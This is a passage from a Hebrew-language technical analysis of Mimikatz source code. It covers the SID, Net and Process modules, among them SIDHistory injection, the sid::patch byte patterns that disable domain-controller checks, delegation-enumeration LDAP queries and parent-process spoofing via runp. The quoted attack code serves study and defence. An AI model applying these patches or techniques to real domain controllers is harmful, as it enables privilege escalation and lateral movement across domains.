
ברמתו. שני מבני הנתונים האפשריים הם _WTS_KIWI עבור mstscax ו\או freerdp ו-_WTS_WEB_KIWI עבור rdesktop (שמרמז על כך שהמידע הוא web credentials ומכיל מידע של login עבור אתרים ופורטלים):

```
typedef struct _WTS_WEB_KIWI {
        DWORD dwVersion;
        UNICODE_STRING Domain;
        UNICODE_STRING Username;
        UNICODE_STRING Password;
        //BYTE Data[ANYSIZE_ARRAY];
} WTS_WEB_KIWI, *PWTS_WEB_KIWI;
```

```
typedef struct _WTS_KIWI {
        DWORD unk0;
        DWORD unk1;
        WORD cbDomain;
        WORD cbUsername;
        WORD cbPassword;
        DWORD unk2;
        WCHAR Domain[WTS_DOMAIN_LENGTH + 1];
        WCHAR UserName[WTS_USERNAME_LENGTH + 1];
        WCHAR Password[WTS_PASSWORD_LENGTH + 1];
} WTS_KIWI, *PWTS_KIWI;
```

SID module - מעניין מה אפשר לעשות איתו

SID הינו מזהה ייחודי ליוזר, מחשב ואובייקטים נוספים בדומיין המשמש בזיהוי שלהם בעת האימות ופעולות נוספות. ניקח מחרוזת כזו לדוגמה וננתח אותה:



ה-**S** מייצגת שמדובר ב-SID, לאחר מכן מגיעה גרסת ה-SID (**1**), ייצוג ל-Window security authority (**5**), מחרוזת המייצגת את הדומיין ו-RID (relative identifier) המייצג את המשתמש (הכי ימני בייצוג).

כל זה מוכר וידוע. נכניס מושג חדש והוא - **SID History** המשמש כמזהה ייחודי של אובייקט בדומיין אחד לגישה לדומיין אחר שהיה חבר בו **בעבר**. דוגמה טובה תמחיש את הרעיון - לעיתים, בעת תכנון דומיינים, נרצה להעביר משתמש שהיה חבר בדומיין A לדומיין B, אך נרצה שהוא עדיין יהיה קיים בדומיין A. לשם כך, נשתמש ב-SIDHistory המאפשר לנו לאחסן במידע על המשתמש את ה-SID שלו בדומיין הקודם (וכמובן שיווצר לו SID חדש בדומיין החדש). SIDHistory יכול לשמש תוקף במעבר בין דומיינים ע"י ניצול ה-SID החדש של האובייקט שכבר יש לו שליטה עליו בדומיין הנוכחי.

פקודת **sid::lookup** מאפשרת להמיר שם אל SID ולהיפך בעזרת פונקציית LookupAccountName ו-LookupAccountSidשמבצעות מאחורי הקלעים שימוש בפרוטוקול מרוחק MS-LSAT המאפשר המרה בין SID-ים לשמם הקריא יותר. למעשה מי שמבצעת את ההמרה הזו היא הפונקציה LsarLookupNames4 אשר כלשון הדוקומנטציה:

" Translates a batch of security principal names to their SID form"

הפקודה **sid::modify** מאפשרת לשנות sid של אובייקט. כיצד? Mimikatz עושה שימוש בשתי פונקציות LDAP בשביל כך. ראשית כל, הכלי משיג את ה-node של LDAP בעזרת הפונקציה ldap_search_s (אשר מחפשת בתיקיית ה-LDAP את האובייקט ומחזירה את המאפיינים שלו) ואז באמצעות פונקציית ldap_modify_s (משנה מאפיינים של אובייקט) מבקש לשנות את ה-SID:

```
if(IsValidSid((PSID) NewSid.bv_val))
{
	NewSid.bv_len = GetLengthSid((PSID) NewSid.bv_val);
	if(kuhl_m_sid_quickSearch(argc, argv, TRUE, NULL, &ld, &pMessage))
	{
		kprintf(L"\n  * Will try to modify \'%s\' to \'", Modification.mod_type);
		kull_m_string_displaySID(NewSid.bv_val);
		kprintf(L"\': ");
		dwErr = ldap_modify_s(ld, ldap_get_dn(ld, pMessage), pModification);
		if(dwErr == LDAP_SUCCESS)
			kprintf(L"OK!\n");
		else PRINT_ERROR(L"ldap_modify_s 0x%x (%u)\n", dwErr, dwErr);
		if(pMessage)
			ldap_msgfree(pMessage);
		ldap_unbind(ld);
	}

}
else PRINT_ERROR(L"Invalid SID\n");
```

כאשר אם נסתכל על המימוש של kuhl_m_sid_quickSearch נראה כי למעשה מדובר בפונקציה ldap_search_s:

```
BOOL kuhl_m_sid_quickSearch(int argc, wchar_t * argv[], BOOL needUnique, PCWCHAR system, PLDAP *ld, PLDAPMessage *pMessage)
{
	BOOL status = FALSE;
	DWORD dwErr;
	PWCHAR myAttrs[] = {L"name", L"sAMAccountName", L"objectSid", L"sIDHistory", L"objectGUID", NULL}, dn, filter;
	if(filter = kuhl_m_sid_filterFromArgs(argc, argv))
	{
		if(kull_m_ldap_getLdapAndRootDN(system, NULL, ld, &dn, NULL))
		{
			*pMessage = NULL;
			dwErr = ldap_search_s(*ld, dn, LDAP_SCOPE_SUBTREE, filter, myAttrs, FALSE, pMessage);
			if(status = (dwErr == LDAP_SUCCESS))
			{
```

כלומר, החיפוש האקטיבי של ה-SID-ים מתרחש בעזרת ldap_search_s והוספת SIDHistory קורה בעזרת ldap_modify_s עם הדגלים LDAP_MOD_BVALUES | LDAP_MOD_ADD. כמו כן, מחיקה של SID קיים תהיה באמצעות ldap_modify_s עם הדגל LDAP_MOD_DELETE. מה בעניין פקודת **sid::patch**? אם נחפש בגוגל, נמצא את התשובה הבאה:

SID::patch – Patch NTDS service

```
mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched
```

*No sh*t Sherlock*. אבל מה קורה שם? במילים לא פשוטות - הפקודה משנה את מנגנון הוריפיקציה ב-DC של תהליך ה-LDAP modification.

ת'אמת זאת אחת הפקודות היותר מורכבות מבחינת קוד אז ניקח את זה שלב אחר אחר. ראשית, כתלות בגרסת Mimikatz, ישנו ניסיון לחפש את **ntdsa.dll** בתהליך samS או את **ntdsai.dll** בתהליך ntds. ברגע שמצאנו אותם, ננסה לבדוק אם הזיכרון הוא protected. במידה וכן, ננסה לשנות זאת בעזרת VirtualProtect (אותה כבר הצגנו מספר פעמים במודלים קודמים), אחר כך ננסה לדרוס תבניות שהוגדרו מראש בקוד ולעדכן אותן בתבניות אחרות ולאחר מכן להחזיר את הגנת הזיכרון למצבו הקודם בעזרת VirtualProtect:

```
NTSTATUS kuhl_m_sid_patch(int argc, wchar_t * argv[])
{
	PCWSTR service, lib;
	if(MIMIKATZ_NT_BUILD_NUMBER < KULL_M_WIN_MIN_BUILD_VISTA)
	{
		service = L"samss";
		lib = L"ntdsa.dll";
	}
	else
	{
		service = L"ntds";
		lib = L"ntdsai.dll";
	}
	kprintf(L"Patch 1/2: ");
	if(kull_m_patch_genericProcessOrServiceFromBuild(LoopBackCheckReferences, sizeof(LoopBackCheckReferences), service, lib, TRUE))
	{
		kprintf(L"Patch 2/2: ");
		kull_m_patch_genericProcessOrServiceFromBuild(SysModReservedAttReferences, sizeof(SysModReservedAttReferences), service, lib, TRUE);
	}
	return STATUS_SUCCESS;
}
```

הערה: כמו שכבר אמרנו בפרק מוקדם יותר, בסופו של דבר דגלי ה-**patch/** מגיעים בניסיון לעקוף מנגנוני הגנה שמייקרוסופט הוסיפה בשביל להתמודד עם Mimikatz. למשל כפי שרואים בקוד למעלה, ישנם 2 מקרים כאלה. בהתאם לכל מקרה, נרצה לדרוס את הפונקציה בזיכרון שמונעת מאיתנו לבצע פעולה מסויימת. לאחר שנדרוס אותה וננצל את השירות הפגיע - נחזיר את ההגנה שהייתה קיימת קודם לכן.

אוקיי, הקטע הבא קצת טכני ורשום בצורה כבדה (באמת שלא הייתה דרך אחרת) אז תנסו להיות איתנו. הפונקציה שאנחנו רוצים לדרוס במקרה הראשון היא LocalModify:SampModifyLoopbackCheck המבצעת loopback check על ה-local security principal account database. כך למעשה הפונקציה באה למנוע מתוקף לשנות את ה-SAM בעזרת spoofing של authentication package על ידי השוואת ה-security context של ה-caller לעומת ה-security context של היעד. נשנה חלקים בפונקציה זו ל- jmp short (**0xeb** בלשון הקוד):

```
BYTE PTRN_JMP[]                 = {0xeb};
BYTE PTRN_JMP_NEAR[]    = {0x90, 0xe9};
BYTE PTRN_6NOP[]                = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
#if defined(_M_X64)
// LocalModify:SampModifyLoopbackCheck
BYTE PTRN_WN52_LoopBackCheck[]  = {0x48, 0x8b, 0xd8, 0x48, 0x89, 0x84, 0x24, 0x80, 0x00, 0x00, 0x00, 0xc7, 0x07, 0x01, 0x00, 0x00, 0x00, 0x83};
BYTE PTRN_WN61_LoopBackCheck[]  = {0x48, 0x8b, 0xf8, 0x48, 0x89, 0x84, 0x24, 0x88, 0x00, 0x00, 0x00, 0x41, 0xbe, 0x01, 0x00, 0x00, 0x00, 0x44, 0x89, 0x33, 0x33, 0xdb, 0x39};
BYTE PTRN_WN81_LoopBackCheck[]  = {0x41, 0xbe, 0x01, 0x00, 0x00, 0x00, 0x45, 0x89, 0x34, 0x24, 0x83};
BYTE PTRN_WN10_1607_LoopBackCheck[]     = {0x44, 0x8d, 0x70, 0x01, 0x45, 0x89, 0x34, 0x24, 0x39, 0x05};
KULL_M_PATCH_GENERIC LoopBackCheckReferences[] = {
	{KULL_M_WIN_BUILD_2K3,          {sizeof(PTRN_WN52_LoopBackCheck),       PTRN_WN52_LoopBackCheck},       {sizeof(PTRN_JMP_NEAR), PTRN_JMP_NEAR}, {24}},
	{KULL_M_WIN_BUILD_7,            {sizeof(PTRN_WN61_LoopBackCheck),       PTRN_WN61_LoopBackCheck},       {sizeof(PTRN_JMP_NEAR), PTRN_JMP_NEAR}, {28}},
	{KULL_M_WIN_BUILD_BLUE,         {sizeof(PTRN_WN81_LoopBackCheck),       PTRN_WN81_LoopBackCheck},       {sizeof(PTRN_JMP), PTRN_JMP}, {17}},
	{KULL_M_WIN_BUILD_10_1607,      {sizeof(PTRN_WN10_1607_LoopBackCheck),  PTRN_WN10_1607_LoopBackCheck},  {sizeof(PTRN_JMP), PTRN_JMP}, {14}},
};
```

הפונקציה השנייה היא ModSetAttsHelperPreProcess:SysModReservedAtt משמשת לשינוי ה-tokenUser ובמיוחד את sid user או token_user (ההרשאות). נשנה חלק מהפונקציה לnop-ים על מנת לעקוף את מנגנוני ההגנה של מערכת ההפעלה:

```
// ModSetAttsHelperPreProcess:SysModReservedAtt
BYTE PTRN_WN52_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0xc8, 0x00, 0x00, 0x00};
BYTE PTRN_WN61_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0x78, 0x01, 0x00, 0x00, 0x4d, 0x8b, 0x6d, 0x00};
BYTE PTRN_WN81_SysModReservedAtt[] = {0x0f, 0xb7, 0x8c, 0x24, 0xb8, 0x00, 0x00, 0x00};
BYTE PTRN_WN10_1607_SysModReservedAtt[] = {0x8b, 0xbc, 0x24, 0xd8, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x01, 0x00, 0x00, 0x00, 0x0f, 0xb7, 0x8c, 0x24, 0xc8, 0x00, 0x00, 0x00};
KULL_M_PATCH_GENERIC SysModReservedAttReferences[] = {
        {KULL_M_WIN_BUILD_2K3,          {sizeof(PTRN_WN52_SysModReservedAtt),   PTRN_WN52_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_7,            {sizeof(PTRN_WN61_SysModReservedAtt),   PTRN_WN61_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_BLUE,         {sizeof(PTRN_WN81_SysModReservedAtt),   PTRN_WN81_SysModReservedAtt},   {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
        {KULL_M_WIN_BUILD_10_1607,      {sizeof(PTRN_WN10_1607_SysModReservedAtt),      PTRN_WN10_1607_SysModReservedAtt},      {sizeof(PTRN_6NOP), PTRN_6NOP}, {-6}},
};
#elif defined(_M_IX86)
#endif
```


אבל מדוע זה הפריע ל-Mimikatz? נרחיב קצת יותר על התיאוריה מאחורי הנושא: הפונקציה ModSetAttsHelperPreProcess נקראת כאשר נוצר תהליך על מנת לקבוע עבורו security context אבטחתי (לדוגמא הרשאת SeTokenPrivilege שיכולה לשלוט האם תהליך יכול לשנות את הטוקנים של האבטחה) . ע"י ביצוע nop על חלק מהבדיקות ב-ModSetAttsHelperPreProcess:SysModReservedAtt, ניתן לעקוף את המנגנון המונע את שינוי ההרשאה SeTokenPrivilege וכך לקבל/לשנות security tokens ולהעלות הרשאות.

ה-patch מחולק לשני חלקים. כאשר במידה ורק הצעד הראשון הושלם, ניתן להשמיש את **sid::add** (היות וניתן, בעקבות שינוי SampModifyLoopbackCheck לזייף פנייה מ-authentication package) ולהוסיף SIDHistory לאובייקט ובכך להתפשט רוחבית אל דומיין עם trust מהדומיין שאנחנו נמצאים בו כרגע. במידה ושני הצעדים בוצעו, ניתן להשמיש את **sid::modify** (היות וניתן בעזרת שינוי ModSetAttsHelperPreProcess:SysModReservedAtt לשנות sid-ים וטוקנים) ולשנות SID של אובייקט.


קיצר, מקרה קלאסי של patch שהתפתח עם השנים ובגלל ריבוי גרסאות ודרישה עבור תמיכה לאחור נוצר מצב שהלוגיקה של הקוד (של mimikatz) מסורבלת. מזל שיש לנו את עדי שמסוגל לעבור על כל זה ולצאת בשלום.

Net module - when basic is too basic?

ה-Security Accounts Manager (SAM) הוא מאגר מידע בתצורת קובץ ומגיע כחלק מהרגיסטרי במערכת ההפעלה שלנו. הוא משמש כשירות אימות משתמשים לוקאלי עבור תהליך LSASS:



ואכן, אם נסתכל על השירות שרץ:



נחזור לנתח את Mimikatz. הפקודה **net::user** מאפשרת להציג את המשתמשים במערכת ופרטים עליהם - די דומה לפעולה של net user ב-cmd (הערת צד, בחיאת אל תריצו שום פקודת net יותר, יש חלופות טובות יותר ב-powershell וגם זה OPSEC גרוע וכנראה יקפיץ לא מעט התראות בצד הכחול). בשביל כך, מתבצע שימוש ב-samConnect על מנת ליצור חיבור אלממסד הנתונים הלוקאלי\מרוחק של SAM.

לאחר מכן, משתמשים ב-SamEnumerateDomainsInSamServer על מנת לקבל את רשימת ה-domain-ים ב-SAM ולפתוח handle ל-domain ב-SAM (עם SID של S-1-5-20 שהוא המייצג של network service). לכל דומיין, נבצע SamLookupDomainInSamServer על מנת להחזיר SID של הדומיין. ואז לכל SID:

נשתמש ב-SamOpenDomain כדי לפתוח handle לדומיין ו... שוב, נבצע SamEnumerateUsersInDomain. לכל יישות מסוג משתמש, נריץ SamOpenUser עם מספר רב של דגלים בשביל לקבל את כל המידע על אותו משתמש. לאחר מכן, את המידע על אוייבקטי הקבוצות נקבל בעזרת SamGetGroupsForUser, SamRidToSid ו-SamGetAliasMembership .

הפקודה **net::trust** מנסה להשיג את קשרי ה-trust שקיימים לעמדה ולדומיין עם אחרים. Mimikatz עושה זאת ב-2 דרכים:

א. **בעזרת RPC** - אנו משתמשים ב-DsEnumerateDomainTrusts עם (מלא) דגלים שמציינים את סוגי הקשרים והיישויות שאנו מחפשים (DS_DOMAIN_VALID_FLAGS | DS_DOMAIN_IN_FOREST | DS_DOMAIN_PRIMARY | DS_DOMAIN_TREE_ROOT | DS_DOMAIN_DIRECT_OUTBOUND | DS_DOMAIN_DIRECT_INBOUND | DS_DOMAIN_NATIVE_MODE). לבסוף, נבדוק מה סוג ה-trust שיש לדומיין שלנו מול דומיינים אחרים.

ב. **בעזרת LDAP** - לאחר שהקוד משיג handle אל ה-root של ה-ldap בעזרת (dn=RootDSE) נבצע שאילתת LDAP בעזרת ldap_search_s (עליו הסברנו כבר בפרק אחר). השאילתא שנבצע היא CN=System(objectClass=trustedDomain) המנסה לשלוף את סוגי ה-trust הקיימים. לבסוף, שוב נבדוק עבור על trust האם הסוג שלו הוא TRUST_TYPE_UPLEVEL, TRUST_TYPE_DOWNLEVEL, TRUST_TYPE_MIT, TRUST_TYPE_DCE על בסיס המידע בו.

האמת שהפקודה שהכי מעניינת אותנו היא **net::deleg** שמציגה Kerberos delegations ברשת. אלו שפחות מכירית את הנושא מוזמנים לקרוא את המאמר 1-st Step to Tame a Kerberos: Know Your Enemy שרשמנו בנושא.

אז איך Mimikatz מבצע דליגציה? ראשית יורץ LDAP עם השאילתא הבאה:

```
filter = L"(&"
L"(servicePrincipalname=*)"
L"(|(msDS-AllowedToActOnBehalfOfOtherIdentity=*)(msDS-AllowedToDelegateTo=*)(UserAccountControl:1.2.840.113556.1.4.804:=17301504))"
L"(!(UserAccountControl:1.2.840.113556.1.4.804:=67117056))"
L"(|(objectcategory=computer)(objectcategory=person)(objectcategory=msDS-GroupManagedServiceAccount)(objectcategory=msDS-ManagedServiceAccount))"
L")";
```

מה אנחנו רואים שם? השאילתא מחפשת SPN-ים המכילים תכונות מעניינות בדומיין המייצגות delegations, gmsa (המאפשר להביא אוטומציה להחלפת סיסמת השירותים ועוד), לאחר מכן, התוכנה מציגה האם Security Principle כלשהוא מורשה msDS-AllowedToActOnBehalfOfOtherIdentity להתנהג כאובייקט אחר. msDS-AllowedToDelegateTo מאפשר לראות האם יש אובייקטים שמורשים לבצע delegation לאובייקט הנוכחי, UserAccountControl כולל את הערך 17301504 המציין שהאובייקט שאליו אנחנו רוצים לבדוק delegation הוא משתמש **מחשב**.

אנחנו בנוסף **לא** רוצים לקבל user account control. אפשר לראות את זה לפי הערך 67117056 המציין שהחשבון לא צריך להיות disabled או לא תומך ב-Kerberos Preauthentication (מה שמאפשר לבצע brute force על סיסמת המשתמש בתחילת התקשרות ה-Kerberos).

כלומר, **האובייקט חייב להיות מחשב/ אדם/ msDS-GroupManagedServiceAccount (gmsa) או msDS-ManagedServiceAccount**. למה managed service account? מכיוון שהוא מאפשר לנו ליצור חשבון שניתן להפיץ בין מחשבים שונים בדומיין ומאפשר להריץ שירותים מה שנותן לנו אפשרות לדליגציה טובה.

במידה ונמצא אובייקט מהרשימה הנ"ל, מוציאים ממנו את התכונות הספציפיות שמעניינות אותנו.

Process module - WhatRuns?

המודול מתעסק בתהליכים - עצירה, השהייה, הרצה והצגה שלהם וכמובן - לאסוף עליהם מלא מידע. רוב המימוש של המודל נמצא בקובץ kull_m_process.c.

process::exports - כחלק מהפקודה, mimikatz משתמש במבנה נתונים (עם השם המאוד לא אינטואטיבי) PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION אשר מייצג את המודולים בתהליך. תאמת אפשר להבין הרבה רק מהדרך בה מגדירים אותו *(תמונה אחת של קוד שווה 1000 מילים)*:

```
typedef struct _KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION {
        KULL_M_MEMORY_ADDRESS DllBase;
        ULONG SizeOfImage;
        ULONG TimeDateStamp;
        PCUNICODE_STRING NameDontUseOutsideCallback;
} KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION, *PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION;
```

נחזור לפקודת **process::exports**, ע"י הפונקציה kull_m_process_getExportedEntryInformations אשר עוזרת למצוא את כתובת הפונקציות בזיכרון.

נבצע קפיצה ל-section בזיכרון המדבר עלexported functions על בסיס ה-header שלהן ונציג אותן:

```
mimikatz # process::exports

mimikatz.exe
ntdll.dll
        00007FF9D777A608 -> 1          00007FF9D768F690
        00007FF9D777A60C -> 2   0      00007FF9D761ED70        A_SHAFinal
        00007FF9D777A610 -> 3   1      00007FF9D761EEA0        A_SHAInit
        00007FF9D777A614 -> 4   2      00007FF9D761EEE0        A_SHAUpdate
        00007FF9D777A618 -> 5   3      00007FF9D76FAFB0        AlpcAdjustCompletionListConcurrencyCount
        00007FF9D777A61C -> 6   4      00007FF9D768E2C0        AlpcFreeCompletionListMessage
        00007FF9D777A620 -> 7   5      00007FF9D76FAFE0        AlpcGetCompletionListLastMessageInformation
        00007FF9D777A624 -> 8   6      00007FF9D76FB000        AlpcGetCompletionListMessageAttributes
        00007FF9D777A628 -> 9   7      00007FF9D7682800        AlpcGetHeaderSize
        00007FF9D777A62C -> 10  8      00007FF9D76827C0        AlpcGetMessageAttribute
```

process::imports - בצורה דומה לפקודה שהצגנו קודם לכן, מריצים עבור כל תהליך את PKULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION המייצג את המודולים בתהליך.

kull_m_process_getImportedEntryInformations מייצגת את כתובת הפונקציות בזיכרון, ובצורה דומה נבצע קפיה ל-section בזיכרון המדבר על imported functions על בסיס ה-header שלהן ונציג אותן:

```
mimikatz # process::imports

mimikatz.exe
        00007FF681F64000 -> 00007FF9D6A3FCC0    ADVAPI32.dll ! CryptSetHashParam
        00007FF681F64008 -> 00007FF9D6A2B0A0    ADVAPI32.dll ! CryptGetHashParam
        00007FF681F64010 -> 00007FF9D6A2B430    ADVAPI32.dll ! CryptExportKey
        00007FF681F64018 -> 00007FF9D6A2B6F0    ADVAPI32.dll ! CryptAcquireContextW
        00007FF681F64020 -> 00007FF9D6A3FCE0    ADVAPI32.dll ! CryptSetKeyParam
```

process::runp - מאפשר להריץ תהליך תחת תהליך אב אחר (מלא עבודה עם תהליכים אז לא מפתיע שראינו בקוד מלא קריאות מערכת). בשיטה זו, ננסה למצוא את הכתובות של InitializeProcThreadAttributeList, UpdateProcThreadAttribute, DeleteProcThreadAttributeList **מתוך kernel32.dll** (אנו משיגים handle לזיכרון בעזרת GetModuleHandle). בהמשך, פותחים handle אל תהליך האב אליו שאנחנו רוצים להיות תחתיו בעזרת openProcess .

במידה ויש באפשרותנו להשיג handle, ניצור רשימת תכונות עבור התהליך אשר תכיל בין היתר handle אל תהליך האב ואת הדגל PROC_THREAD_ATTRIBUTE_PARENT_PROCESS המייצג שהתהליך החדש שניצור יהיה כפוף ל-PPID (process pid) שציינו ולא לתהליך שיצר אותו. לבסוף, ניצור את התהליך החדש בעזרת createProcess בצורה הבאה:

```
if(CreateProcess(NULL, szDupRun, NULL,  NULL, FALSE, EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,  NULL, NULL, (LPSTARTUPINFO) &si, &pi))
```

כאשר הדגל EXTENDED_STARTUPINFO_PRESENT מצוי (על מנת לציין שרשימת התכונות שלנו עבור התהליך מכילה מידע נוסף) ולצידו רשימת התכונות שיצרנו קודם.

פונקציות מעניינות שבחרנו לשים עליהן דגש

במהלך המעבר על קוד המקור היו פונקציות שעיניינו אותנו אבל לא היו הכי קשורות ל-flow כזה או אחר של הפקודות שרצינו לשים עליהן את הדגש. כתוצאה מכך נולד הפרק הנ"ל.

הפונקציה הראשונה שנעבור עליה היא אחת הפונקציות שנעשה בה שימוש נרחב בכמעט כלל המודלים של mimikatz והיא kull_m_memory_search מקובץ kull_m_memory.c אשר משמשת לחיפוש חתימות\תבניות בזיכרון:

```
BOOL kull_m_memory_search(IN PKULL_M_MEMORY_ADDRESS Pattern, IN SIZE_T Length, IN PKULL_M_MEMORY_SEARCH Search, IN BOOL bufferMeFirst)
{
	BOOL status = FALSE;
	KULL_M_MEMORY_SEARCH sBuffer = {{NULL, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE}, Search->kull_m_memoryRange.size), NULL};
	PBYTE CurrentPtr;
	PBYTE limite = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + Search->kull_m_memoryRange.size;

	switch(Pattern->hMemory->type)
	{
	case KULL_M_MEMORY_TYPE_OWN:
		switch(Search->kull_m_memoryRange.kull_m_memoryAdress.hMemory->type)
		{
		case KULL_M_MEMORY_TYPE_OWN:
			for(CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address; !status && (CurrentPtr + Length <= limite); CurrentPtr++)
				status = RtlEqualMemory(Pattern->address, CurrentPtr, Length);
			CurrentPtr--;
			break;
		case KULL_M_MEMORY_TYPE_PROCESS:
		case KULL_M_MEMORY_TYPE_FILE:
		case KULL_M_MEMORY_TYPE_KERNEL:
			if(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address = LocalAlloc(LPTR, Search->kull_m_memoryRange.size))
			{
				if(kull_m_memory_copy(&sBuffer.kull_m_memoryRange.kull_m_memoryAdress, &Search->kull_m_memoryRange.kull_m_memoryAdress, Search->kull_m_memoryRange.size))
					if(status = kull_m_memory_search(Pattern, Length, &sBuffer, FALSE))
						CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + (((PBYTE) sBuffer.result) - (PBYTE) sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
				LocalFree(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
			}
			break;
		case KULL_M_MEMORY_TYPE_PROCESS_DMP:
			if(sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address = kull_m_minidump_remapVirtualMemory64(Search->kull_m_memoryRange.kull_m_memoryAdress.hMemory->pHandleProcessDmp->hMinidump, Search->kull_m_memoryRange.kull_m_memoryAdress.address, Search->kull_m_memoryRange.size))
				if(status = kull_m_memory_search(Pattern, Length, &sBuffer, FALSE))
					CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address + (((PBYTE) sBuffer.result) - (PBYTE) sBuffer.kull_m_memoryRange.kull_m_memoryAdress.address);
			break;
		default:
			break;
		}
		break;
	default:
		break;
	}

	Search->result = status ? CurrentPtr : NULL;

	return status;
}
```

הפונקציה מקבלת pattern שאותו נדרש לחפש בזיכרון, גודל, זיכרון (ומשתנה נוסף בשם bufferMefirst שאין בו שימוש בפונקציה). נשים לב שיש כאן כמה קריאות רקורסיות על מנת לשנות את מיקום ה-pointer בזיכרון. כאשר החלק שמשך את תשומת ליבנו הוא:

```
case KULL_M_MEMORY_TYPE_OWN:
    for(CurrentPtr = (PBYTE) Search->kull_m_memoryRange.kull_m_memoryAdress.address; !status && (CurrentPtr + Length <= limite); CurrentPtr++)
        status = RtlEqualMemory(Pattern->address, CurrentPtr, Length);
    CurrentPtr--;
    break;
```

שם מתבצעת השוואה בין התבנית ל-DLL שבזיכרון בצורה מאוד חוראנית - מעבר עם לולאת for על כל ה-buffer של הזיכרון עצמו.

פונקציה מעניינת היא kull_m_patch מקובץ kull_m_patch.c אשר מבצעת את עידכון הזיכרון בתבנית משלנו. כך למעשה mimikatz מסוגל לבטל חתימות\תבניות שמגבילות את אופן הרצת המודלים שלו. בשביל כך, ראשית יתבצע שימוש בחברתינו הקודמת kull_m_memory_search על מנת לחפש את המקום בזיכרון בו התבנית מתחילה.

לאחר שלרשותנו המקום בזיכרון בו התבנית מופיעה, נבדוק מהן ההרשאות הקיימות על אותו הזיכרון בעזרת kull_m_memory_query שבמהלכן נשתמש ב-VirtualQuery, VirtualQueryEx על מנת לבדוק את מצב הזיכרון:

```
BOOL kull_m_memory_query(IN PKULL_M_MEMORY_ADDRESS Address, OUT PMEMORY_BASIC_INFORMATION MemoryInfo)
